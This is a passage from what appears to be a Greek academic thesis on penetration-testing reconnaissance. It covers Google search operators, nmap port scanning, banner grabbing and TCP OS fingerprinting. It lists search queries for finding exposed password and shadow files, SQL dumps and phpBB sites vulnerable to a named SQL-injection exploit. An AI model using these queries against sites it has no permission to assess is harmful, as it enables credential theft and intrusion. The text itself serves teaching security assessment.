Καταλήγοντας σε αυτό το μέρος της εργασίας παρουσιάζουμε το εργαλείο THC-Hydra το οποίο μπορεί να βρει κωδικούς πρόσβασης για μια μεγάλη γκάμα πρωτοκόλλων και υπηρεσιών. Επιπρόσθετα στην εργασία υπάρχουν δυο παραρτήματα που αναφέρονται στο πρωτόκολλο TCP και στις τεχνικές ανίχνευσης θυρών για να μπορέσει να κατανοήσει ο αναγνώστης το εργαλείο nmap και την θεωρία των δικτύων στην οποία βασίζεται.

2.2 Τεχνικές συλλογής πληροφοριών με την μηχανή αναζήτησης Google

[39]Το Google αποτελεί αυτή την χρονική στιγμή διαδικτυακά την καλύτερη μηχανή αναζήτησης παγκοσμίως. Το γεγονός που την κάνει να ξεχωρίζει από όλες τις υπόλοιπες μηχανές αναζήτησης είναι ο αναρίθμητος αριθμός των πληροφοριών της, η μεγάλη γκάμα των επιπρόσθετων ηλεκτρονικών εργαλείων και υπηρεσιών της και η ελεύθερη διανομή του κώδικα της. Παρόλο όμως τις ευκολίες που προσφέρει σαν μηχανή αναζήτησης μπορεί πολλές φορές να κοινοποιηθούν διαδικτυακά πληροφορίες εμπιστευτικές ή ακόμα και απόρρητες. Η αιτία για αυτή την κοινοποίηση συνήθως είναι η λάθος πολιτική προώθηση της εταιρείας στο παγκόσμιο ιστό καθώς και διαδικτυακά προγραμματιστικά σφάλματα. Οι τεχνικές συλλογής πληροφοριών ανήκουν στο πρώτο στάδιο κατά τον σχεδιασμό της αξιολόγησης ασφαλείας για την αναγνώριση του στόχου. Ο αξιολογητής θα προσπαθήσει να βρει όσο το δυνατόν περισσότερες πληροφορίες σαν να ήταν ένας κακόβουλος hacker. Οι τεχνικές στις οποίες να στηριχθεί θα είναι με βάση τις προγραμματιστικές λέξεις κλειδιά που δέχεται η μηχανή αναζήτησης Google. Οι λέξεις αυτές περιορίζουν τα αποτελέσματα της αναζήτησης με βάση συγκεκριμένα κριτήρια που θέτει ο χρήστης.

Οι βασικές λέξεις-κλειδία που μπορούν να χρησιμοποιηθούν είναι :

Λέξη Κλειδί	Περιγραφή	Παράδειγμα χρήσης
site	Επιστρέφει μόνο αποτελέσματα που υπάρχουν στο συγκεκριμένο ιστότοπο	**master site:unipi.gr** επιστρέφει όλες τις ιστοσελίδες που περιέχουν την λέξη master μέσα στον ιστότοπο *.unipi.gr
intitle	Επιστρέφει μόνο αποτελέσματα με έγγραφα που σαν τίτλο έχουν μια συγκεκριμένη λέξη	**intitle:publications unipi** επιστρέφει όλες τις ιστοσελίδες που περιέχουν στον τίτλο των εγγράφων τους την λέξη publications και ενσωματώνουν στο κείμενο την λέξη unipi
allintitle	Επιστρέφει μόνο αποτελέσματα με έγγραφα που σαν τίτλο έχουν μια συγκεκριμένη φράση	**allintitle:Διδακτικής Ψηφιακών** επιστρέφει όλες τις ιστοσελίδες που περιέχουν στον τίτλο των εγγράφων τους τις λέξεις Διδακτικής και Ψηφιακών
inurl	Επιστρέφει μόνο αποτελέσματα με ιστοσελίδες που στην διεύθυνση τους υπάρχει η συγκεκριμένη λέξη	**inurl:unipi publication** επιστρέφει όλες τις ιστοσελίδες που περιέχουν στην διεύθυνση τους την λέξη unipi και ενσωματώνουν στο κείμενο την λέξη publications
allinurl	Επιστρέφει μόνο αποτελέσματα ιστοσελίδες που	**allinurl:unipi msc**

[39] http://www.en.hakin9.org/

Λέξη Κλειδί	Περιγραφή	Παράδειγμα χρήσης
	στην διεύθυνση τους υπάρχει η συγκεκριμένη φράση	επιστρέφει όλες τις ιστοσελίδες που περιέχουν στην διεύθυνση τους τις λέξεις unipi και msc
filetype, ext	Επιστρέφει μόνο αποτελέσματα με έγγραφα που ανήκουν σε μια συγκεκριμένη κατηγορία αρχείου	**ext:pdf unipi** επιστρέφει όλες τις ιστοσελίδες που περιέχουν αρχεία pdf και ενσωματώνουν στο κείμενο την λέξη unipi
numrange..	Επιστρέφει μόνο αποτελέσματα από έγγραφα που εμπεριέχουν ένα συγκεκριμένο εύρος τιμών	**publications numrange:2006-2008 site:unipi.gr** επιστρέφει όλες τις ιστοσελίδες που υπάγονται στον ιστότοπο *.unipi.gr και αναφέρουν στα έγγραφα τους την λέξη publications και το εύρος τιμών 2006 έως 2008
link	Επιστρέφει μόνο αποτελέσματα από ιστοσελίδες που έχουν υπεσύνδεσμο για το συγκεκριμένο ιστότοπο	**link:ted.unipi.gr** επιστρέφει όλες τις ιστοσελίδες ή τα έγγραφα πού έχουν ένα ή περισσότερους υπερσυνδέσμους για τον ιστότοπο ted.unipi.gr
inanchor	Επιστρέφει μόνο αποτελέσματα από ιστοσελίδες που έχουν σαν περιγραφή υπερσυνδέσμου την συγκεκριμένη λέξη	**site:unipi.gr inanchor:πανεπιστήμιο** επιστρέφει τις ιστοσελίδες που ανήκουν στον ιστότοπο unipi.gr και η λέξη περιγραφής του υπερσυνδέσμου είναι το πανεπιστήμιο
allintext	Επιστρέφει μόνο αποτελέσματα από όλα τα έγγραφα που ενσωματώνουν της συγκεκριμένη φράση στο κείμενό τους.	**allintext:"unipi.gr/msc"** επιστρέφει τις ιστοσελίδες που έχουν κείμενα με την φράση unipi.gr/msc
+	Επιστρέφει αποτελέσματα τα οποία έχουν σαν κριτήριο την συγκεκριμένη λέξη μετά το σύμβολο συν. Η χρήση αυτής της παραμέτρου είναι απαραίτητη διότι ορισμένες φορές μια κατηγορία λέξεων το Google τις παραλείπει αυτόματα για την ταχύτερη αναζήτηση του χρήστη.	**+unipi.gr** Επιστρέφει όλες τις ιστοσελίδες που αναφέρονται στην φράση unipi.gr. Τα αποτελέσματα χωρίς το σύμβολο συν είναι 245,000 ενώ με αυτό ανέρχονται στα 493.000.
-	Επιστρέφει αποτελέσματα τα οποία θα παραλείψουν σαν κριτήριο την συγκεκριμένη λέξη μετά το σύμβολο πλην.	**-master site:unipi.gr** Επιστρέφει όλες τις ιστοσελίδες που ανήκουν στον ιστότοπο *.unipi.gr και δεν περιέχουν την λέξη master.
""	Επιστρέφει αποτελέσματα τα οποία έχουν σαν κριτήριο την συγκεκριμένη λέξη ή φράση μέσα στα εισαγωγικά.	**"Μεταπτυχιακό Δίπλωμα Ειδίκευσης" site:unipi.gr** Επιστρέφει όλες τις ιστοσελίδες που ανήκουν στον ιστότοπο *.unipi.gr και περιέχουν την φράση "Μεταπτυχιακό

Λέξη Κλειδί	Περιγραφή	Παράδειγμα χρήσης
		Δίπλωμα Ειδίκευσης”
*	Επιστρέφει αποτελέσματα τα οποία έχουν σαν κριτήριο την συγκεκριμένη λέξη ή φράση και στην οποία αντικαθίσταται μία λέξη ή κάποιοι χαρακτήρες από την χρήση του συμβόλου μπαλαντέρ (wildcard)“ * ”.	*** @unipi.gr site:ted.unipi.gr** Επιστρέφει όλες τις ιστοσελίδες που ανήκουν στον ιστότοπο *.unipi.gr και περιέχουν στο πρώτο κομμάτι της λέξης έναν ή περισσότερους χαρακτήρες και στο δεύτερο την φράση @unipi.gr.

Στην παρακάτω εικόνα απεικονίζονται πιθανές περιοχές αναζήτησης που μπορούμε να βρούμε αν χρησιμοποιήσουμε κάποια από τις προαναφερθέντες λέξεις κλειδιά.

Η μηχανή Google δέχεται πολλές ακόμα λέξεις κλειδιά για να προσδιορίσει ο χρήστης αυτό που ψάχνει. Οι πιο σημαντικές εξ’ αυτών είναι οι : date, daterange cache, related, info, define, phonebook και stocks.

Στον διαδικτυακό της τόπο http://www.google.com/help/operators.html υπάρχουν οδηγίες έτσι ώστε να μάθει ο χρήστης τον τρόπο λειτουργίας τους. Αξίζει να αναφέρουμε ότι έχουν

δημιουργηθεί προγράμματα και ιστοσελίδες οι οποίες ενσωματώνουν όλα αυτά τα κλειδιά για την ευχρηστία του χρήστη κατά την πλοήγηση. Το πιο γνωστό πρόγραμμα είναι μια εργαλειοθήκη της ίδιας της Google που ενσωματώνεται στους περιηγητές του διαδικτύου το GoogleToolbar και ο ιστότοπος http://www.soople.com που προσφέρουν έτοιμα σενάρια αναζήτησης με βάση τα κριτήρια που θέτει ο χρήστης.

Από την πλευρά της αξιολόγησης ασφαλείας τα εργαλεία που υπάρχουν είναι τα εξής :

- **Googlag Scanner**[40]

  (Προσφέρει την δυνατότητα να εκτελέσουν προκαθορισμένα σενάρια εύρεσης vulnerabilities μέσω του Google)

- **Google Hack Honeypot** [41]

  (Προσπαθεί να τρέξει σενάρια πρόσβαση με την χρήση του Google API σε έναν ιστότοπο μέσα από ένα περιβάλλον Honeypot)

- **SiteDigger Tool**[42]

  (Αναζητά να βρει μέσα από τους προσωρινούς φακέλους cache του Google τρωτά σημεία ενός ιστότοπου)

- **Google Hacking Database(GHDB)**[43]

  Ο συγκεκριμένος ιστότοπος παρέχει μια βάση δεδομένων με διάφορα σενάρια αναζήτησης για το Google. Τα σενάρια αυτά έχουν σκοπό να ανακαλύψουν ευαίσθητες πληροφορίες μέσω του Google.

- **Goolink Scanner**

  (Εύρεση όλων των υπερσυνδέσμων ενός ιστότοπου εκτός από αυτά που βρίσκονται στους προσωρινούς φακέλους cache του Google)

- **GoogleHacks**[44]
  (Εκτελεί προκαθορισμένα σενάρια εύρεσης συγκεκριμένων αρχείων)

Εύρεση των περιεχομένων ενός ιστότοπου

Η πρώτη αναζήτηση που θέτουμε στο Google όταν θέλουμε να αξιολογήσουμε ένα ιστότοπο είναι η εξής:

- **site:www.unipi.gr**

Σε αυτό το παράδειγμα ο ιστότοπος μας είναι η ηλεκτρονική διεύθυνση του πανεπιστημίου Πειραιώς. Με αυτόν τον τρόπο βλέπουμε το ποσοστό των διαθέσιμων ιστοσελίδων που κοινοποιούμε. Σημαντικό είναι να αναφέρουμε ότι ο αριθμός των αποτελεσμάτων διαφοροποιείται από την μια μηχανή αναζήτησης Google της μιας χώρας σε σχέση με μια άλλη. Γι' αυτό αν ο ιστότοπος προέρχεται από την Ελλάδα θα ήταν προτιμότερο να χρησιμοποιήσουμε την αντίστοιχη μηχανή αναζήτησης του Google για την Ελλάδα.

---

40 http://www.goolag.org/
41 http://ghh.sourceforge.net/
42 http://www.foundstone.com/us/resources/proddesc/sitedigger.htm
43 http://informer.ihackstuff.com/ghdb.php
44 http://code.google.com/p/googlehacks/

Το δεύτερο μέρος που πρέπει να αξιολογήσουμε είναι ποιά από τα δεδομένα μας είναι διαθέσιμα διαδικτυακά. Ένας άμεσος και γρήγορος τρόπος είναι να εντοπίσουμε την κατηγορία των αρχείων που υπάρχουν.

Σε αυτή την περίπτωση έχουμε την εξής αναζήτηση:

- **ext:(pdf | ppt | xls| doc) site:www.unipi.gr**

Με το ίδιο σκεπτικό μπορούμε να ανακαλύψουμε αρκετές πληροφορίες για την εταιρεία που αξιολογούμε. Οι πληροφορίες που κρίνονται εμπιστευτικές ή ακόμα και απόρρητες διαφοροποιούνται από εταιρεία σε εταιρεία με βάση την πολιτική προώθησης της. Παρόλα αυτά συνηθίζεται να ελέγξουμε τις ηλεκτρονικές τηλεφωνικές γραμμές, τα emails, τα αρχεία πρόσβασης και τους φακέλους πρόσβασης των χρηστών τρέχοντας τα αντίστοιχα σενάρια στο Google.

Εύρεση της έκδοσης του εξυπηρετητή του ιστότοπου

Μία άλλη σημαντική πληροφορία που χρειάζεται να αναζητήσουμε είναι η έκδοση του εξυπηρετητή του ιστότοπου μας. Η πληροφορία αυτή θα μας ενημερώσει για το ποίο πρόγραμμα "τρέχει" τον ιστότοπο και αν αυτό το πρόγραμμα είναι αναβαθμισμένο ή όχι. Συνήθως οι διαχειριστές αυτών των προγραμμάτων δεν εγκαθιστούν τις τελευταίες εκδόσεις αυτών με αποτέλεσμα να μπορεί πολύ εύκολα αν θέλει ένας κακόβουλος hacker να εκμεταλλευτεί πιθανά exploits της έκδοσης.

Στο παρακάτω πίνακα παρουσιάζονται μερικά ενδεικτικά παραδείγματα.

Πιθανά σενάρια εύρεσης	Εξυπηρετητής
"Apache/1.3.28 Server at" intitle:index.of	**Apache 1.3.28**
"Apache/2.0 Server at" intitle:index.of	**Apache 2.0**
"Apache/* Server at" intitle:index.of	**Οποιαδήποτε έκδοση του Apache**
"Microsoft-IIS/6.0 Server at" intitle:index.of	**Microsoft Internet Information Services 6.0**
"Microsoft-IIS/* Server at" intitle:index.of	**Οποιαδήποτε έκδοση του Microsoft Internet Information Services**
"Oracle HTTP Server/* Server at" intitle:index.of	**Οποιαδήποτε έκδοση του Oracle HTTP εξυπηρετητή**
"IBM _ HTTP _ Server/* *	**Οποιαδήποτε έκδοση του IBM HTTP εξυπηρετητή**

Πιθανά σενάρια εύρεσης	Εξυπηρετητής
Server at" intitle:index.of	
"Netscape/* Server at" intitle:index.of	Οποιαδήποτε έκδοση του Netscape εξυπηρετητή
"Red Hat Secure/*" intitle:index.of	Οποιαδήποτε έκδοση του Red Hat Secure εξυπηρετητή
"HP Apache-based Web Server/*" intitle:index.of	Οποιαδήποτε έκδοση του HP εξυπηρετητή

Επιπλέον παρατηρείται συχνά οι διαχειριστές των προγραμμάτων να αφήνουν τις προκαθορισμένες ρυθμίσεις κατά την εγκατάσταση αυτών. Δυστυχώς όμως αυτό δίνει την δυνατότητα να εντοπιστούν μηνύματα ενημέρωσης του προγράμματος εγκατάστασης και της έκδοσης του.

Στο παρακάτω πίνακα παρουσιάζονται μερικά ενδεικτικά παραδείγματα.

Πιθανά σενάρια εύρεσης	Εξυπηρετητής
intitle:"Test Page for Apache Installation" "Seeing this instead"	Apache 1.3.11 – 1.3.33, 2.
intitle:"Test Page for the SSL/TLS-aware Apache Installation" "Hey, it worked!"	Apache SSL/TLS
intitle:"Test Page for the Apache Web Server on Red Hat Linux"	Apache σε Red Hat
intitle:"Test Page for the Apache Http Server on Fedora Core"	Apache σε Fedora
intitle:"Welcome to Your New Home Page!" Debian	Apache σε Debian
intitle:"Welcome to Windows XP Server Internet Services"	IIS 6.0

Εύρεση συγκεκριμένων αρχείων σε ένα διακομιστή

Ο εντοπισμός συγκεκριμένων αρχείων σε ένα σύστημα όπως αυτό του διακομιστή του ιστότοπου αποτελεί μια "κερκόπορτα" για πιθανή επίθεση. Τα αρχεία που αναζητάμε να βρούμε είναι είτε πιθανά αρχεία καταγραφής λειτουργίας του συστήματος (Logs) είτε πιθανά αρχεία καταγραφής σφαλμάτων του συστήματος (Errors Logs) είτε ακόμα και πιθανά αρχεία αποθήκευσης των κωδικών πρόσβασης (Passwords Logs). Η αναζήτηση τέτοιων αρχείων δεν μας εξασφαλίσει ότι θα βρούμε πάντα πολύτιμες πληροφορίες για την εκμετάλλευση του συστήματος αλλά έστω θα μάθουμε πληροφορίες για τον τρόπο σχεδιασμού του συστήματος. Οι πληροφορίες αυτές μπορούν πιθανόν εν συνεχεία να μας οδηγήσουν σε σημαντικά προγραμματιστικά λάθη.

Συνήθως, όταν εκτελούμε σενάρια πρέπει να έχουμε σαν βάση τον τρόπο σχεδιασμού του συστήματος. Πιο συγκεκριμένα, αν το σύστημα μας έχει κατασκευαστεί με κάποιο από τα εργαλεία της Microsoft πιθανότατα και η βάση δεδομένων της εφαρμογής για λόγους συμβατότητας θα ανήκει στην Microsoft. Έχοντας αυτό το σκεπτικό κατά νου μπορούμε κατασκευάσουμε πολλά σενάρια αναζήτησης.

Στο παρακάτω πίνακα παρουσιάζονται μερικά ενδεικτικά παραδείγματα για την εύρεση πιθανών σφαλμάτων του συστήματος.

Πιθανά σενάρια εύρεσης	Ανάλυση αποτελεσμάτων καταγραφής σφαλμάτων
"A syntax error has occurred" filetype:ihtml	Αναμένονται πληροφορίες από την βάση Informix για συναρτήσεις, ονόματα, κομμάτια κώδικα SQL, κωδικούς και την δομή της ίδια της βάσης
"Access denied for user" "Using password"	Αναμένονται πληροφορίες από την τρέχουσα βάση για σφάλματα πρόσβασης στο σύστημα, για συναρτήσεις, ονόματα, κομμάτια κώδικα SQL, κωδικούς και την δομή της ίδια της βάσης
"The script whose uid is " "is not allowed to access"	Αναμένονται πληροφορίες σε σχέση με σφάλματα από την PHP σε σχέση με συναρτήσεις, ονόματα και τον τρόπο σχεδιασμού της εφαρμογής.
"ORA-00921: unexpected end of SQL command"	Αναμένονται πληροφορίες από την βάση Oracle για συναρτήσεις, ονόματα και την δομή της ίδια της βάσης
"Invision Power Board Database Error"	Αναμένονται πληροφορίες από την εφαρμογή Invision Power Board για συναρτήσεις, ονόματα, κομμάτια κώδικα SQL και κωδικούς.
"Warning: mysql _ query()" "invalid query"	Αναμένονται πληροφορίες από την βάση MySQL για συναρτήσεις, ονόματα χρηστών και την δομή της ίδιας της βάσης
"Error Message : Error loading required libraries."	Αναμένονται πληροφορίες από την σενάρια CGI για το λειτουργικό σύστημα, για τις εκδόσεις των εφαρμογών και για την δομή της εφαρμογής
"#mysql dump" filetype:sql MySQL	Αναμένονται πληροφορίες από την βάση MySQL για το περιεχόμενο και την δομή της ίδιας της βάσης

Συνηθίζεται όταν δημιουργείται μια διαδικτυακή εφαρμογή να προσπαθούν οι προγραμματιστές να εντοπίσουν τα αρχεία αποθήκευσης κωδικών και τον αλγόριθμο κρυπτογράφησης τους. Η πληροφορία αυτή συνήθως κοινοποιείται διαδικτυακά με αποτέλεσμα να μπορούν να εντοπιστούν από κακόβουλους hackers τα συγκεκριμένα αρχεία. Τα προγράμματα τα οποία στοχεύουν αφορούν προγράμματα κατασκευής ιστοσελίδων, διαχείρισης ηλεκτρονικού περιεχομένου, διαχείρισης βάσεων δεδομένων, διαχείρισης ηλεκτρονικών μηνυματων, διαχείρισης ηλεκτρονικής κοινότητας IRC, καθώς και πολλά άλλα. Επίσης, μέσα σε αρχεία ρυθμίσεων εγκατάστασης ενός λειτουργικού συστήματος μπορούμε να βρούμε κωδικούς.

Στο παρακάτω πίνακα παρουσιάζονται μερικά ενδεικτικά παραδείγματα για την εύρεση πιθανών αρχείων αποθήκευσης των κωδικών πρόσβασης.

Πιθανά σενάρια εύρεσης	Ανάλυση αποτελεσμάτων
"http://*:*@www" site	**Αναμένονται πληροφορίες με κωδικούς που αποθηκεύονται στην μορφή αλφαριθμητικού "http://username: password@www..."**
filetype:sql ("passwd values **" | "password values ****" | "pass values ****")**	**Αναμένονται πληροφορίες με κωδικούς που αποθηκεύονται μια βάση δεδομένων με κώδικα SQL**
filetype:bak inurl:"htaccess|passwd|shadow|ht users"	**Αναμένονται πληροφορίες με αρχεία αντιγράφων ασφαλείας που ενδέχεται να περιέχουν ονόματα χρηστών και κωδικούς πρόσβασης**
inurl:admin intitle:index.of	**Αναμένονται πληροφορίες με φακέλους που περιλαμβάνουν στοιχεία του διαχειριστή**
ext:pwd inurl:(service|authors|administrators |users) "# -FrontPage-"	**Αναμένονται πληροφορίες με αρχεία αποθήκευσης κωδικών του προγράμματος Frontpage**
# Kickstart filetype:cfg	**Αναμένονται πληροφορίες με αρχεία εγκατάστασης του λειτουργικού Red Hat στα οποία εμπεριέχονται κωδικοί**

Εύρεση προγραμματιστικών σφαλμάτων ενός ιστότοπου

Με την εμφάνιση μετά το 2004 του κινήματος Web 2.0 οι πλειονότητα των νέων ιστοτόπων στηριχθήκαν στην κατασκευή τους σε νέες τεχνολογικές πλατφόρμες ανοιχτού κώδικα. Το γεγονός αυτό έδωσε από την μία πλευρά την δυνατότητα να δημιουργηθούν άμεσα και γρήγορα πολλές εφαρμογές όμως από την άλλη να μειωθεί η ασφάλεια αυτών λόγω της κοινοποίησης του κώδικα τους. Το πρόβλημα εγγυείται στο γεγονός ότι εκατομμύρια ιστότοποι χρησιμοποιούν τέτοιες εφαρμογές με αποτέλεσμα να είναι

ευάλωτες μόλις εντοπιστεί ένα νέο exploit στις εφαρμογές τους. Το Google μπορεί να εντοπίσει πιθανούς ιστότοπους οι οποίοι είναι ευάλωτοι με βάση το exploit που χρησιμοποιούμε για την αναζήτηση μας.

Παραδείγματος χάρη αν χρησιμοποιήσουμε το παρακάτω σενάριο θα μπορέσουμε να εντοπίσουμε "τρωτούς" ιστότοπους με βάση ένα συγκεκριμένο exploit της εφαρμογής phpBB.

- **"Powered by phpBB" inurl:"index.php?s" OR inurl:"index.php?style"**

Το συγκεκριμένο exploit (http://www.milw0rm.com/exploits/1469) στοχεύει με την τεχνική SQL Injection να τροποποιήσει το εργαλείο Style Changer της εφαρμογής phpBB. Η phpBB είναι μια από τις πιο γνώστες εφαρμογές κατασκευής διαδικτυακών κοινοτήτων.

Η εύρεση έτοιμων exploits όπως αυτό στο παράδειγμα είναι μια εύκολη διαδικασία λόγω των πολλών διαδικτυακών βιβλιοθηκών με exploit.

Ορισμένοι τέτοιοι ιστότοποι είναι οι εξής:

www.securityfocus.com	www.packetstormsecurity.com	www.milw0rm.com
www.insecure.org	www.securiteam.com	www.slashdot.org
www.securitytracker.com	www.microsoft.com/security/	www.hackerstorm.com
www.hackerwatch.org	www.securitymagazine.com	secunia.com
scmagazine.com		

2.3 Τεχνικές σάρωσης θυρών με το εργαλείο Nmap

2.3.1 Τι είναι τα εργαλεία ανάλυσης θυρών ;

[45]Τα εργαλεία ανάλυσης θυρών αποτελούν το πρώτο βήμα στον άμεσο τρόπο αναγνώρισης (active reconnaissance) του συστήματος στόχου από τους hackers. Γι' αυτό το λόγο είναι αναγκαία εργαλεία όταν καλούμαστε να αξιολογήσουμε ένα σύστημα δικτύου για την ασφάλεια του και να το προστατεύσουμε.

Είναι απαραίτητο να παρατηρήσουμε ότι σχεδόν όλα τα συστήματα των δικτύων ανεξάρτητα από τα φυσικά τους εξαρτήματα, το λογισμικό και την λειτουργία τους έχουν χαρακτηριστικά τα οποία τα καθιστούν αναγνωρίσιμα από τρίτους αν δεν λάβουμε τα αναγκαία μέτρα ασφάλειας. Με μια απλή παρατήρηση έχοντας τα κατάλληλα εργαλεία μπορούμε να ανακαλύψουμε τις υπηρεσίες που εκτελούνται στο μηχάνημα (web server, FTP server, mail server κ.ο.κ.), την έκδοση του λογισμικού ακόμα και το λειτουργικό σύστημα αποστέλλοντας μερικά πακέτα από δεδομένα και εξετάζοντας τον τρόπο

[45] Hack I.T.: Security Through Penetration Testing, Addison-Wesley Professional (20002) T. J. Klevinsky, Scott Laliberte, Ajay Gupta, ISBN-13: 978-0201719567

απάντησης και απόκρισης. Τα εργαλεία που κάνουν αυτή την δουλεία κατά κόρων είναι τα εργαλεία ανάλυσης θυρών.

Πρακτικά, εξετάζουν το σύνολο των TCP ή UDP θυρών για να διαπιστώσουν εάν μια εφαρμογή ανταποκρίνεται. Εφόσον ανταποκρίνεται θετικά αυτό σημαίνει ότι υπάρχει μια εφαρμογή που "ακούει" στην συγκεκριμένη θύρα. Οι διαθέσιμες θύρες είναι από το νούμερο 0 έως 65,535 για το πρωτόκολλο TCP και υπάρχει αντιστοίχως το ίδιο εύρος αριθμών για τις θύρες UDP.

Τα εργαλεία ανάλυσης θυρών μπορούν να παραμετροποιηθούν με τέτοιο τρόπο έτσι ώστε να εξετάσουμε είτε όλες τις διαθέσιμες θύρες είτε τις πιο γνωστές δηλαδή αυτές με νούμερο μικρότερο του 1,024. Παρόλα αυτά, καλή τακτική θα ήταν να καταφεύγουμε σε μια εξονυχιστική ανάλυση όλων των θυρών διότι πολλά κακόβουλα προγράμματα (Trojan horses, worms) εκτελούνται τις περισσότερες φορές σε μη γνωστές θύρες για να αποφευχθεί ο εντοπισμός τους. Επιπλέον, ένας άλλος σημαντικός λόγος αποτελεί την ασυμβατότητα πολλών εταιρειών παραγωγής λογισμικού με τα καθιερωμένα κριτήρια για την επιλογή του αριθμού της θύρας. Αυτό έχει ως αποτέλεσμα οι εφαρμογές αυτές να τρέχουν σε θύρες με μεγάλο αριθμό. Μια πλήρης εξέτασης όλων των θυρών μας δίνει την δυνατότητα να εντοπίσουμε όλες τις εφαρμογές που εκτελούνται στο μηχάνημα θυσιάζοντας λιγάκι περισσότερο χρόνο και bandwidth στην ανάλυση μας.

Αξίζει να σημειώσουμε ότι την κύρια λειτουργία της ανάλυσης των θυρών μπορούμε να την εκτελέσουμε και μόνοι μας χωρίς την βοήθεια των αντίστοιχων εργαλείων. Όμως, τα αποτελέσματα που θα προκύψουν θα είναι δύσκολο να ερμηνευτούν πολλές φορές και φυσικά δεν θα έχουμε τα ίδια άμεσα και γρήγορα αποτελέσματα σε σχέση με τις αυτοματοποιημένες λειτουργίες των αντίστοιχων εργαλείων.

Παρακάτω παρουσιάζεται ένα παραδείγματα που μπορούμε να πραγματοποιήσουμε μόνοι μας.. Το παράδειγμα αυτό εστιάζεται σε μια σύνδεση telnet και τα αποτελέσματα που προκύπτουν από μια τέτοια σύνδεση. Αρχικά, πληκτρολογούμε την IP διεύθυνση και την πόρτα που επιθυμούμε όπως φαίνεται παρακάτω σε κάποιο φυλλομετρητή ή σε μια γραμμή εντολών :

- **telnet 192.168.0.2:80**

Με αυτή την εντολή προσπαθούμε να συνδεθούμε στο μηχάνημα χρησιμοποιώντας την θύρα 80 που αντιστοιχεί συνήθως σε κάποιον web server αντί για την γνωστή θύρα 23 για το telnet. Εάν στο μηχάνημα στόχος υπάρχει ένας web server η απάντηση που θα πάρουμε από την επικεφαλίδα HTTP του θα είναι την παρακάτω μορφής.

Παράδειγμα HTTP απάντησης σε μια TCP σύνδεση

```
GET / HTTP
HTTP/1.1 400 Bad Request
Date: Mon, 15 Mar 2004 17:13:16 GMT
Server: Apache/1.3.20 Sun Cobalt (Unix) Chili!Soft-ASP/3.6.2 mod_ssl/2.8.4 OpenSSL/0.9.6b
 PHP/4.1.2 mod_auth_pam_external/0.1 FrontPage/4.0.4.3 mod_perl/1.25
Connection: close
```

```
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD><TITLE>400 Bad Request</TITLE>
</HEAD><BODY><H1>Bad Request</H1><P>
Your browser sent a request that this server could not understand
Request header field is missing colon separator.<P><PRE>/PRE><P></BODY></HTML>
```

Από τα αποτελέσματα της επικεφαλίδας του μηνύματος HTTP βλέπουμε την έκδοση του web server καθώς και άλλα σημαντικά στοιχεία του μηχανήματος. Αυτή την διαδικασία μπορούμε να την πραγματοποιήσουμε με οποιαδήποτε ανοιχτή θύρα αλλά δεν θα είμαστε σίγουροι πάντα ότι θα έχουμε ξεκάθαρη απάντηση από το μηχάνημα στο οποίο απευθυνόμαστε.

Ένας ακόμα λόγος που μας βοηθούν τα εργαλεία ανάλυσης θυρών είναι ο εντοπισμός του λειτουργικού συστήματος του μηχανήματος στόχου. Ειδικότερα εκμεταλλεύονται το γεγονός ότι τα διάφορα λειτουργικά συστήματα χειρίζονται το πρωτόκολλο TCP/IP διαφορετικά και με βάση τα εξαγόμενα αποτελέσματα της σάρωσης εντοπίζουν το λειτουργικό σύστημα του μηχανήματος στόχου. Αν και η σουίτα των πρωτοκόλλων TCP/IP αποτελεί μια σταθερή βάση για τις επικοινωνίες όλων των ηλεκτρονικών δικτύων ο κάθε κατασκευαστής λειτουργικών συστημάτων χειρίζεται ελαφρώς διαφορετικά την σουίτα αυτή. Οι διαφορές αυτές δεν εμποδίζουν την επικοινωνία αλλά ο τρόπος απάντησης διαφέρει πολλές φορές σε μια προσπάθεια σύνδεσης ή ενός ping. Την χρήσιμη αυτή πληροφορία την χρησιμοποιούν τα εργαλεία ανάλυσης για τον εντοπισμό του λειτουργικού συστήματος και η διαδικασία αυτή εντοπισμού καλείται TCP OS (operating system) fingerprinting.

Στο παρακάτω παράδειγμα φαίνεται η διαφορετική ψηφιακή υπογραφή σε μια απάντηση ενός συστήματος windows σε μια προσπάθεια σύνδεσης TCP.

Παράδειγμα από TCP fingerprint για Windows ME, 2000, και XP.

```
# Windows Millennium Edition v4.90.300
# Windows 2000 Professional (x86)
# Windows Me or Windows 2000 RC1 through final release
# Microsoft Windows 2000 Advanced Server
# Windows XP professional version 2002 on PC Intel processor
# Windows XP Build 2600
# Windows 2000 with SP2 and long fat pipe (RFC 1323)
# Windows 2K 5.00.2195 Service Pack 2 and latest hotfixes
# XP Professional 5.1 (build 2600).. all patches up to June 20, 2004
# Fingerprint Windows XP Pro with all current updates to May 2002
Fingerprint Windows Millennium Edition (Me), Win 2000, or WinXP
TSeq(Class=RI%gcd=<6%SI=<23726&>49C%IPID=I%TS=0)
T1(DF=Y%W=5B4|14F0|16D0|2EE0|402E|B5C9|B580|C000|D304|FC00|FD20|FD
<BR> 68|FFFF%ACK=S++%Flags=AS%Ops=NNT|MNWNNT)
T2(Resp=Y|N%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=5B4|14F0|16D0|2EE0|B5C9|B580|C000|402E|D304|FC00|
<BR> FD20|FD68|FFFF%ACK=S++%Flags=AS%Ops=MNWNNT)
```

```
T4(DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E|F%UCK=E|F%ULEN=134%
DAT=E)
```

Από το παραπάνω παράδειγμα βλέπουμε ότι στο κάτω μέρος έχει ασυνάρτητες προτάσεις οι οποίες όμως αντικατοπτρίσουν τον τρόπο με τον οποίο χειρίζονται τα Windows μια σύνδεση TCP. Με αυτό τον τρόπο έχουμε την δυνατότητα να βρούμε μέσα από μια γνωστή βάση δεδομένων τέτοιων ξεχωριστών απαντήσεων το λειτουργικό σύστημα που τρέχει το μηχάνημα στόχος μας.

